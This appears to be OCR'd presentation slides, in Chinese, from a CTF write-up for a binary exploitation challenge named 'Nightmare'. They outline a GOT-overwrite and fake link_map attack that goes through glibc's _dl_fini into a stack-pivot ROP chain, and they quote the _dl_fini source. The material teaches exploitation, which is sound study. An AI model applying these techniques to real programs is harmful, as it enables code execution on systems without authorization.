
$ Nightmare

Exploitation

- Exploit 可以分成以下步驟
  - 1. 將 write 解析到 _Exit@got 達到不限次數限制的寫
  - 2. 透過更改 symbol st_other 藉此清除版本資訊，避免版本資訊影響結果
  - 3. 解析 ld 的 _dl_fini function 並寫到 write@got
  - 4. 透過 _dl_fini 構造任意呼叫的 primitive
  - 5. 為假的 link_map 構造 symbol table
  - 6. 為假的 link_map 設置其他 table
  - 7. 建構 stack pivoting + ORW 的 ROP chain
  - 8. Win !

$ Nightmare

Exploitation




```
$ 
if (l->l_init_called)
{
    l->l_init_called = 0;
    if (l->l_info[DT_FINI_ARRAY] != NULL ||
        (ELF_INITFINI && l->l_info[DT_FINI] != NULL))
    {
        if (l->l_info[DT_FINI_ARRAY] != NULL)
        {
            ElfW(Addr) *array =
                (ElfW(Addr) *)(l->l_addr + l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);
            unsigned int i = (...); // get num
            while (i-- > 0)
                ((fini_t)array[i])();
        }

        if (ELF_INITFINI && l->l_info[DT_FINI] != NULL)
            DL_CALL_DT_FINI(l, l->l_addr + l->l_info[DT_FINI]->d_un.d_ptr);
    }
}
```

_dl_fini

$ Nightmare

Exploitation



```
$ 
    if (l->l_init_called)
    {
        l->l_init_called = 0;
        if (l->l_info[DT_FINI_ARRAY] != NULL ||
            (ELF_INITFINI && l->l_info[DT_FINI] != NULL))
        {
            if (l->l_info[DT_FINI_ARRAY] != NULL)
            {
                ElfW(Addr) *array =
                    (ElfW(Addr) *)(l->l_addr + l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);
                unsigned int i = (...); // get num
                while (i-- > 0)
                    ((fini_t)array[i])();
            }

            if (ELF_INITFINI && l->l_info[DT_FINI] != NULL)
                DL_CALL_DT_FINI(l, l->l_addr + l->l_info[DT_FINI]->d_un.d_ptr);
        }
    }
```


DT_FINI_ARRAY 跟 DT_FINI 都可以呼叫 function，在此選相較簡單的 DT_FINI

_dl_fini

$ Nightmare

